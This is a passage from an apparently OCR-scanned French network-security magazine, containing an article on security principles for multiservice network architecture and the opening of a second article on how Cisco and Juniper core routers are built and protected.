[RFC3036] ANDERSSON (L.), DOOLAN (P.), FELDMAN (N.), FREDETTE (A.), THOMAS (B.), « *LDP Specification* », janvier 2001, **http://www.rfc-editor.org/rfcsearch.html**

[RFC3945] MANNIE (E.), « *Generalized Multi-Protocol Label Switching (GMPLS) Architecture* », october 2004, **http://www.rfc-editor.org/rfcsearch.html**

[RFC4364] ROSEN (E.), REKHTER (Y.), « *BGP/MPLS IP Virtual Private Networks (VPN)* », février 2006, **http://www.rfc-editor.org/rfcsearch.html**

La maîtrise de la sécurité de l'architecture

La déviation d'une architecture d'un réseau multiservice peut entraîner de sérieux problèmes de sécurité ainsi que des effets de bord difficilement contrôlables. Après avoir détaillé la problématique de sécurité liée à l'architecture, nous décrivons un ensemble de principes et de règles de sécurité liés à l'architecture et à l'évolution des services d'un réseau.

mots clés : ***architecture réseau / règles de sécurité***

1. La problématique de la maîtrise de l'architecture

La conception initiale de l'architecture d'un réseau multiservice est primordiale pour assurer une évolution en toute sécurité des services offerts. Cet effort de conception assure une pérennité de l'architecture (consistance) et limite grandement les risques dans le temps.

On peut d'ailleurs faire une analogie avec un logiciel auquel on rajoute quotidiennement des fonctionnalités et dont la conception initiale était mal pensée. La conséquence immédiate est l'apparition d'effets de bord plus ou moins contrôlables qui finiront par mettre en péril le fonctionnement même du logiciel. Il en va de même pour l'architecture d'un réseau. Si les principes de départ étaient mauvais, l'architecture ne serait alors pas consistante et toute évolution ne sera pas sans risque.


Nous décrivons dans cet article tout d'abord quelques principes de sécurité associés à une architecture d'un réseau. Nous détaillons ensuite quelques règles de sécurité associées à l'évolution du réseau et de ses services. Enfin, nous évoquons les différents types de contraintes liées à la mise en place de la sécurité avant de conclure.

2. Quelques principes de sécurité

Certains principes de sécurité liés à l'architecture d'un réseau sont fondamentaux et doivent être pris en compte en amont afin d'assurer une évolution future en toute sécurité du réseau et de ses services. Nous illustrons ci-après quelques-uns de ces principes afin de mieux cerner leur importance et leur impact sur la sécurité du réseau **[LLORENS, NIST]**.

2.1 Le principe d'indépendance de l'administration

La zone d'administration d'un réseau est une zone critique et sensible. Elle doit être dédiée, isolée et indépendante du réseau administré afin de ne pas couper la branche sur laquelle on est assis comme l'illustre la figure 1.



1 *Indépendance de la zone d'administration*

De plus, l'accès en administration au réseau doit suivre des chemins non visibles de l'extérieur afin de garantir l'isolation de la zone d'administration et du cœur du réseau.

Par exemple, la gestion du cœur de réseau peut être réalisée en permettant à la zone d'administration d'accéder au routage intérieur IGP (*Interior Gateway Protocol*) du cœur et d'emprunter ainsi des chemins non visibles de l'extérieur.

2.2 Le principe d'invisibilité du cœur de réseau


Le cœur du réseau doit être invisible de l'extérieur pour protéger les protocoles du cœur de réseau de toute attaque externe comme l'illustre la figure 2.

Cette invisibilité du cœur est cependant exploitée à des fins d'administration afin de renforcer la sécurité de gestion **[RFC4381]**.

Par exemple, le cœur de réseau peut non seulement avoir un adressage privé non annoncé à l'extérieur, mais aussi ne pas autoriser de réaliser des TRACEROUTE [1]. Ainsi, seule la périphérie « externe » du réseau est visible des clients et des partenaires.

[1] *Traceroute est un outil réseau qui permet de suivre le chemin qu'un paquet de données va prendre pour aller d'une machine A à une machine B.*

Cédric Llorens
Cedric.llorens@wanadoo.fr




2 *Invisibilité du cœur de réseau*

2.3 Le principe du contrôle physique et logique

Pour assurer une sécurité « forte » d'un service, les éléments de sécurité associés à ce service doivent être configurés sur des équipements réseau qui sont à la fois sous le contrôle physique et logique de l'opérateur. En conséquence, les équipements réseau déployés chez les clients sont simplement des équipements de connexion au réseau et ne participent pas à la sécurité du service.

Par exemple et comme illustré à la figure 3, les configurations des VPN BGP/MPLS sont uniquement réalisées sur les équipements PE (*Provider Edge*) localisés dans les sites de l'opérateur. Celui-ci contrôle de plus l'accès en administration.



3 *Contrôle physique et logique*

Ce principe est fort, car l'opérateur n'a pas le contrôle de la sécurité physique du site du client. Il ne pourra donc avoir qu'une confiance limitée dans la sécurité physique de l'équipement et des informations qu'il contient.

En conséquence, les éléments de protection d'un client donné sont configurés sur les équipements CE (*Customer Edge*) alors que les éléments de protection du réseau sont mis sur les PE (*Provider Edge*).

3. Quelques règles de sécurité

Après avoir détaillé quelques principes de sécurité, nous décrivons quelques règles de sécurité qui seront utiles à considérer dans l'évolution du réseau et de ses services. Ces règles complémentent et renforcent les principes de sécurité énoncés précédemment.


3.1 La simplicité

Plus une stratégie ou technique de sécurité est complexe, plus il est difficile de l'appliquer, de la maintenir dans le temps ou de la faire évoluer. La simplicité et le pragmatisme sont des critères de réussite.

Par exemple et pour des réseaux représentant plusieurs millions de lignes de configurations, il est primordial de viser des règles de sécurité communes et simples afin de faciliter les contrôles ultérieurs.

3.2 Le maillon le plus faible

Un réseau est composé d'un ensemble d'équipements dont la périphérie constitue le premier périmètre de sécurité comme l'illustre la figure 4.



4 *Le maillon le plus faible*


Pour assurer la sécurité de ce périmètre, il faut s'assurer avant tout que toutes les méthodes de protection des équipements sont activées et fournissent ensemble un même niveau de sécurité, faute de quoi le maillon le plus faible sera attaqué et le réseau sera mis en péril.

Par exemple, les équipements participant au routage intérieur (IGP : *Interior Gateway Protocol*) du cœur de réseau doivent absolument former un périmètre de sécurité.

3.3 La variété des protections

La variété des solutions mises en place pour assurer la sécurité ne doit pas se fonder sur un seul type d'équipement et de technique de protection.

À titre d'exemple et comme l'illustre la figure 5, l'interconnexion d'un réseau multiservice avec Internet devrait mettre en œuvre un autre type de système ayant son propre système de protection.




5 *Variété des protections*

Pour pénétrer le réseau multiservice depuis Internet, il faut donc pénétrer tout d'abord l'équipement d'interconnexion et ensuite l'équipement d'accès pour accéder au cœur du réseau.

3.4 L'implémentation en profondeur des mécanismes de sécurité

La sécurité de zones critiques ou de composants sensibles ne doit jamais reposer sur un seul mécanisme de sécurité. Une imbrication de mécanismes offre une garantie de sécurité bien supérieure, pour peu que le premier élément de sécurité vienne à faillir.

Un schéma typique d'implémentation en profondeur des mécanismes de sécurité peut être le suivant pour l'accès à un équipement réseau à des fins administratives comme l'illustre la figure 6.



6 *Implémentation en profondeur des mécanismes de sécurité*

⇨ Un premier élément de sécurité filtre les adresses IP accédant à un équipement réseau par le biais d'ACL (*Access Control List*).

⇨ Un deuxième élément de sécurité force l'accès à un équipement réseau à l'aide d'algorithmes de chiffrement tel que SSH (*Secure Shell*) afin d'assurer la confidentialité des données échangées.


⇨ Un troisième élément de sécurité réalise une authentification liée à un profil d'accès et qui permet de générer des traces sur les commandes réalisées. La protocole TACACS permet de mettre en œuvre les trois AAA (*Authentication Autorisation Accounting*).

L'implémentation de mécanismes de sécurité en profondeur doit être comprise et perçue comme une assurance de sécurité à plusieurs niveaux. Plus le système à protéger est critique, plus le nombre de mécanismes de sécurité en profondeur doit être important pour peu que l'on arrive à maîtriser cette complexité.

3.5 La séparation logique et physique des protections de sécurité

Le principe de séparation logique et physique des protections de sécurité est primordial pour ne pas concentrer la sécurité en un seul point, devenant de facto un point de faiblesse.

La figure 7 illustre la comparaison entre un même équipement réseau implémentant les fonctions de routage réseau, de chiffrement par tunnel IPsec et de pare-feu et trois équipements, chacun dédié à l'une de ces fonctions (routage, chiffrement, pare-feu).



7 *Séparation des mécanismes de sécurité*

La séparation des équipements et des fonctions de sécurité engendre non seulement des compartiments étanches de sécurité, mais aussi une meilleure implémentation des fonctions de sécurité sur des matériels dédiés. La configuration d'équipements séparés est par ailleurs plus simple que celle d'une plate-forme unique dont la complexité de configuration s'accroît fortement avec la concentration des fonctions.

Un autre problème des équipements uniques concerne l'ordre d'application des fonctions de sécurité (NAT, chiffrement IPsec, filtrage de protocoles, etc.) qui peut engendrer de sérieux problèmes de sécurité sur une simple erreur de configuration.

3.6 La prise en compte de la sécurité dans la conception des projets

Les contraintes de sécurité doivent être prises en compte dès la phase de conception des projets, car il est extrêmement difficile de revenir sur un projet une fois qu'il est mis en place. La sécurité est à considérer non comme une contrainte supplémentaire, mais comme une garantie de qualité du projet.

Les vérifications suivantes sont impératives :

⇨ Conformité des fonctionnalités implémentées avec les RFC de l'IETF. Le suivi des normes des protocoles ou services réseau dépend très fortement de chaque implémentation (on vise ici le code source) pour un équipement donné. Par exemple, deux piles IP/TCP de deux systèmes d'exploitation différents n'ont généralement pas le même comportement bien que leurs implémentations doivent suivre les mêmes RFC.

⇨ Bon fonctionnement des mécanismes de sécurité (filtrage de protocoles, translation d'adresse, etc.) et des paramètres offerts. Il peut arriver que le cumul de fonctions de sécurité affecte un mécanisme de sécurité ou que des paramètres de sécurité ne répondent pas aux besoins attendus.

⇨ Tests de charge pour mesurer les impacts potentiels de l'implémentation d'un mécanisme de sécurité sur le système global. Il ne faut pas qu'un mécanisme de sécurité devienne par lui-même un élément de faiblesse du système. L'expérience montre qu'une faiblesse d'un mécanisme de sécurité permet, par exemple, de lancer des attaques par déni de service.

⇨ Tests d'attaque, incluant les attaques par déni de service, afin de s'assurer que l'implémentation du système n'est pas vulnérable (débordement de zone mémoire, explosion de la pile d'exécution, etc.). C'est une étape indispensable avant la mise en exploitation d'un équipement ou service.

Tous ces tests et vérifications doivent être réalisés dans un environnement dédié et non d'exploitation.

4. Les contraintes d'application de la sécurité

Quel que soit le réseau et les services concernés, l'application de la sécurité est souvent confrontée aux trois contraintes suivantes.

⇨ Les contraintes techniques : la technologie a ses limites. Par exemple, certaines applications sont difficilement filtrables par un pare-feu ou ne tolèrent pas que l'adresse source de l'expéditeur soit modifiée au profit de celle du pare-feu par une technique de *masquerading* ou NAT (*Network Address Translation*).

⇨ Les contraintes économiques : pour une solution technique donnée, une contrainte d'ordre économique peut surgir, si bien qu'il faut parfois choisir une solution moins chère, même si elle ne répond pas exactement aux besoins de sécurité. Une telle situation revient à une acceptation d'un risque de sécurité, à condition toutefois que le décideur dispose d'une réelle synthèse des risques.

⇨ Les contraintes politiques : pour une solution technique donnée, économiquement acceptée, une contrainte d'ordre politique peut survenir. Sans justification logique ou technique, une telle contrainte peut engendrer de réels problèmes de sécurité. Ce type de situation requiert également l'acceptation de risques de sécurité.

Conclusion

Comme pour tout système, un réseau (et ses services) est sujet à des attaques et doit faire face aux impacts résultants. Pour les contrer, une réflexion sur l'architecture et ses principes est requise afin de bâtir une architecture consistante. De plus, il est aussi nécessaire de revoir les choix stratégiques réalisés afin de s'adapter et de tenir compte des évolutions technologiques.

Références

[LLORENS] LLORENS (C.), LEVIER (L.), VALOIS (D.), *Tableaux de bord de la sécurité réseau*, Eyrolles, septembre 2006, 2ème édition, 560 pages, ISBN 2-212-11973-9.

[NIST] Le site web du *National Institute of Standards and Technology* regroupe un nombre important de documents et normes relatives à la sécurité : **www.nist.gov**

[RFC4381] BEHRINGER (M.), « *Analysis of the Security of BGP/MPLS IP Virtual Private Networks (VPN)* », février 2006.



La protection du réseau : zoom sur les routeurs de cœur

Une table de routage de 200 000 routes BGP sur Internet fin 2006, des dizaines de millions de paquets à traiter par seconde... Sécuriser les routeurs est essentiel pour améliorer la résistance du réseau face aux attaques et ainsi réduire les temps de coupure ou de perte de trafic, pour protéger les clients et les partenaires, pour avoir un meilleur contrôle de son réseau et assurer une meilleure disponibilité globale. La sécurité dans les réseaux backbone est ainsi primordiale, et pourtant, peu de mécanismes sont aujourd'hui mis en œuvre dans les équipements de cœur de réseau. Cet article aborde les bases de la protection du cœur de réseau en décortiquant les principes de fonctionnement des routeurs.

mots clés : ***routeur IP / Cisco / Juniper***


1. Architecture générique des routeurs IP

Comme le soulignait Nicolas qui avait déjà réalisé l'« autopsie d'un routeur » dans un numéro précédent **[NF1]**, les routeurs ont des architectures très complexes, car de nombreuses fonctions sont réalisées en hardware, sur des processeurs et des ASIC [1] optimisés pour traiter des millions de paquets par seconde. Nous proposons ici une dissection de ces routeurs de cœur. Et pour comprendre comment sont organisées les différentes cartes dédiées de ces équipements, il faut tout d'abord comprendre la vision logique des différentes tâches que le routeur effectue.

1.1 Les équipements de cœur de réseau : la vision logique

L'architecture des routeurs repose sur une séparation logique des fonctionnalités supportées par l'équipement, et ce, en trois plans :

⇨ Le **plan de contrôle** ou **plan de commande** (*Control Plane*) : il établit et maintient des tables de routage (RIB, *Routing Information Base*) à partir des échanges des protocoles de routage comme RIP, OSPF, IS-IS, BGP ; il gère également les tables de labels à partir des protocoles de distribution de labels dans le cas de réseaux MPLS.



1 *Vue logique des routeurs*

⇨ Le **plan de transfert** (*Data Plane*) : il regroupe les fonctions de commutation à partir des tables d'aiguillage ou *forwarding* (FIB, *Forwarding Information Base*) pour l'acheminement des paquets (IP ou MPLS).

⇨ Le **plan de management** (*Management Plane*) : il contrôle les opérations du routeur en tant qu'unité de routage, notamment par la gestion des configurations (ce qui inclut l'interface en ligne de commande ou CLI [2]), du *troubleshooting* (debug), des connexions (telnet, console) et de la supervision du réseau (SNMP, journalisation).

note

RIB = table de routage (*Routing Information Base*) ; réside dans le plan de contrôle et est construite à partir d'un unique protocole de routage [3].
FIB = table d'aiguillage (*Forwarding Information Base*) ; stockée et utilisée dans le plan de transfert, la FIB est l'agrégation des RIB ainsi que des interfaces et des routes statiques configurées localement.
LIB = table des labels (*Label Information Base*) ; réside dans le plan de contrôle.

Cette séparation logique a même été standardisée au niveau de l'IETF (*Internet Engineering Task Force*) dans le groupe de travail Forces [4] (*Forwarding and Control Element Separation*), qui modélise les nœuds IP en définissant des mécanismes d'isolation entre les plans de contrôle et de transfert.

1.2 Déclinaison de l'architecture fonctionnelle en une architecture physique

Les architectures matérielles sont de plus en plus distribuées, pour répondre aux demandes de performances et assurer une meilleure évolutivité au cours du temps. La robustesse (i. e. HA pour *High Availability*) est assurée notamment par la redondance de certains éléments. La séparation fonctionnelle décrite précédemment se retrouve dans l'architecture matérielle des routeurs de cœur où les plans sont répartis sur des cartes matérielles distinctes : certaines sont dédiées au plan de contrôle et supportent parfois également le plan de management, d'autres supportent le plan de transfert. Chaque constructeur fait une déclinaison bien spécifique

Sarah Nataf
sarah.nataf@gmail.com
Marc Capelle
marc.capelle@orange-ftgroup.com

de l'architecture générique décrite ci-dessus, notamment au niveau de la dénomination de chaque carte composant le routeur. Les exemples cités dans cet article peuvent faire référence à divers constructeurs.

Encore un peu de vocabulaire :

⇨ Le châssis supporte les cartes qui sont insérées dans des *slots*.

⇨ Certains slots sont réservés au plan de transfert pour la connectivité physique. Les cartes sont appelées par exemple LC (*Line Card*, Cisco) ou PIC (*Physical Interface Card*, Juniper).

⇨ En fonction des châssis, un slot ou deux (pour la redondance) sont réservés aux cartes supportant le plan de contrôle. Ces cartes sont appelées par exemple *Route Processor* (RP, Cisco) ou *Routing-Engine* (Juniper).

⇨ Enfin, toujours en fonction des châssis, un ou plusieurs slots sont utilisés pour héberger les matrices de commutation.

Actuellement, les fonds de panier des routeurs de cœur haut de gamme supportent pour la plupart 40Gbit/s par slot. Les nouveaux routeurs de forte capacité ou tera-routeurs, i. e. capables d'acheminer un trafic supérieur à 1 Tbit/s, sont même parfois multi-châssis, répartis sur plusieurs châssis reliés entre eux par des cartes de commutation à forte capacité.

Le plan de contrôle

Le plan de contrôle peut être considéré comme la « tête » du routeur ; il est souvent intégré sur la même carte que le plan de management. Les processeurs traitant les informations de contrôle sont des processeurs génériques (GPP, *General Purpose Processor*). Avec l'augmentation des tailles des tables de routage (rappelons que la barre des 200 000 préfixes BGP sur Internet a été franchie au cours des derniers mois [5]), les cartes de contrôle du routeur doivent comporter de plus en plus de mémoire et des processeurs de plus en plus performants.

La RE (i. e. *Routing Engine*) d'un Juniper étant construite sur une architecture matérielle de type PC, voici un exemple peut-être plus parlant. La RE de type 3 (RE-3) est constituée d'un processeur Pentium III 600MHz, avec entre 512MB et 2GB de mémoire DRAM. La RE-4 est composée d'un Processor Pentium IV 1,6GHz, et jusqu'à 2GB de mémoire DRAM. Il est aussi possible de retrouver chez d'autres constructeurs des processeurs RISC de type Motorola ou MIPS. Sur les équipements Juniper, les RE supportent également un disque dur (30 Go) ce qui n'est pas le cas de tous les routeurs. Cela offre des facilités de stockage des configurations, des logs, des *core dump* en cas de crash.

Le plan de transfert

Le plan de transfert contient entre autres les liens physiques, ainsi que les cartes d'interface. Les paquets sont acheminés depuis l'interface d'entrée du routeur jusqu'à l'interface de sortie généralement par l'intermédiaire d'ASIC dédiés. Grâce aux nouvelles générations d'ASIC [6], on parvient aujourd'hui à des débits de 40Gbit/s par interface.

Sur la plupart des matériels, le paquet est découpé de manière à ce que seuls les en-têtes du paquet (ainsi que d'éventuels en-têtes propriétaires rajoutés lors de la commutation) soient envoyés à l'ASIC approprié par un bus et traités ; en fonction du résultat, les en-têtes et le reste du paquet sont envoyés vers l'interface de sortie à travers la matrice de commutation. Le traitement comprend des fonctions de résolution dans la FIB (*lookup*), qualité de service (QoS), classification, marquage, *shaping*. La bande passante est ainsi gérée dans ce plan qui contient les files d'attentes (*queuing*) plus ou moins élaborées (FIFO, PHB). Plusieurs actions peuvent s'effectuer en parallèle pour optimiser le temps de passage du traitement du paquet et obtenir une capacité de traitement de millions de paquets à la seconde.

Si la RIB est gérée dans le plan de contrôle, la FIB est, quant à elle, construite à partir de la RIB et descendue dans le plan de transfert. Elle peut éventuellement être découpée en plusieurs sous-tables, notamment dans le cas des VPN MPLS. Avec le MPLS, les labels sont contenus dans une table de labels ou de tags (TFIB ou LFIB) établie, elle aussi, grâce au plan de contrôle avec les protocoles de signalisation ; une table de *forwarding* est stockée par VRF (*Virtual* RIB & FIB). De plus, on distingue plusieurs FIB selon les familles d'adresses. Sur un routeur *dual stack*, par exemple, la FIB IPv4 coexiste avec la FIB IPv6, distinctes.

2. Cas concrets : Cisco et Juniper

2.1 Cas du Juniper série M

L'architecture d'un routeur M20 contient, outre les cartes d'interface et les RE, des cartes de services qui sont intégrées au plan de transfert pour décharger les cartes d'interface. Elles sont appelées Service PIC ou MSR et sont utilisées pour l'encapsulation GRE, IP-IP ou les tunnels PIM-SM (pour les PIC tunnel), l'IPsec (PIC ES pour le chiffrement), le J-flow (équivalent du Netflow pour le comptage), ou encore la capture de flux dynamique.

Dans le M20, la PFE (*Packet Forwarding Engine*) effectue la commutation des paquets. Elle comprend :


⇨ la PIC, pour le raccordement physique du routeur ;

⇨ la FPC (*Flexible PIC Concentrator*), qui gère la mémoire partagée à disposition de plusieurs PIC pour acheminer un paquet depuis une PIC d'entrée jusqu'à une PIC de sortie ;

⇨ la SFM (*Switching and Forwarding Module*), qui héberge à la fois un circuit ASIC appelé « Internet Processor II » [7] et deux autres circuits ASIC appelés « *Distributed Buffer Manager* » [8] ;

⇨ le *Midplane*, pour l'acheminement d'informations entre FPC et SFM.

Tous les paquets de données passant par l'Internet Processor II, les performances de ce routeur sont donc liées à la performance de cet ASIC.



2 *Éléments constituant la PFE d'un routeur Juniper*

Pour chaque paquet, la PFE doit gérer :

⇨ la décapsulation de niveau 2 (étape 1) lors de l'arrivée du paquet sur la PIC d'entrée ;

⇨ le découpage par l'ASIC *I/O Manager* du paquet en cellules « a-b-c » de taille fixe (ici 64 octets, remises au SFM par l'intermédiaire du midplane dans l'étape 2) ;


⇨ la *bufferisation* des cellules, notamment par leur recopie en mémoire partagée (étape 3) ;

⇨ le lookup de niveau 3, demandé par le Distributed Buffer Manager à l'Internet Processor II présent sur la SFM (étape 4), ce qui donne la PIC de sortie des cellules a-b-c ;

⇨ la notification de la PIC de sortie au concentrateur de PIC concerné (étape 5) ;

⇨ le réassemblage des cellules par l'ASIC I/O Manager présent sur la FPC pour reconstituer le paquet, paquet remis à l'ASIC Packet Director (étape 6), puis à la PIC de sortie ;


⇨ l'encapsulation de niveau 2 (étape 7) et sa retransmission.



3 *Cheminement d'un paquet au sein d'un routeur Juniper de type M*

2.2 Cas du Cisco GSR

Dans le cas du GSR, le mécanisme d'aiguillage mis en œuvre dans les routeurs Cisco de cœur de réseau s'appelle CEF [9] et est partiellement, voire totalement réalisé en hardware. L'utilisation de deux types de tables permet de séparer les informations apprises via le routage (détermination du *next hop* [10]) des informations d'adjacence d'interfaces apprises via la couche 2. Ainsi, toute modification au niveau de la couche 2 ne modifie en rien la FIB. La FIB est mise à jour de manière incrémentale lorsque la RIB



4 *Architecture d'un routeur GSR Cisco*

est modifiée. On dit que CEF est en mode distribué (dCEF) si chaque Line Card contient sa propre FIB et table d'adjacences. Dans ce cas, les lookups peuvent se faire simultanément et indépendamment sur les processeurs locaux et centraux.

La synchronisation des tables maintenues sur chaque interface, et notamment des FIB, est assurée par un mécanisme IPC [11]. CEF inclut des fonctions comme la vérification périodique de la consistance des tables d'adjacences par rapport aux préfixes contenus dans la table de routage.

Pour chaque paquet, le mécanisme CEF permet l'activation de fonctionnalités supplémentaires, dont des fonctions de sécurité comme sur le routeur M20, telles que :

⇨ QoS : mécanismes de gestion des files d'attente ;

⇨ partage de charge (*Load Balancing*) : partage de charge par destination (par défaut) ou par paquet sur des chemins de même coût ou de coûts différents ;

⇨ statistiques de trafic (*Netflow Switching*) : comptage de paquets et des octets par préfixe, par voisin ; l'activation de Netflow peut pénaliser la performance de la fonction d'aiguillage du routeur, d'où l'échantillonnage des flots (*Sampled NetFlow*) ;

⇨ filtrage sur la base d'ACL [12] ;

⇨ *tunneling* : CEF s'applique aussi aux paquets encapsulés dans des tunnels GRE (*Generic Route Encapsulation*) ou IPsec (lorsque le routeur est extrémité du tunnel) ;

⇨ RPF (*Reverse Path Forwarding*) ;

⇨ NAT ;

⇨ CAR (*Committed Access Rate*) ;

⇨ BGP *Policy accounting*.

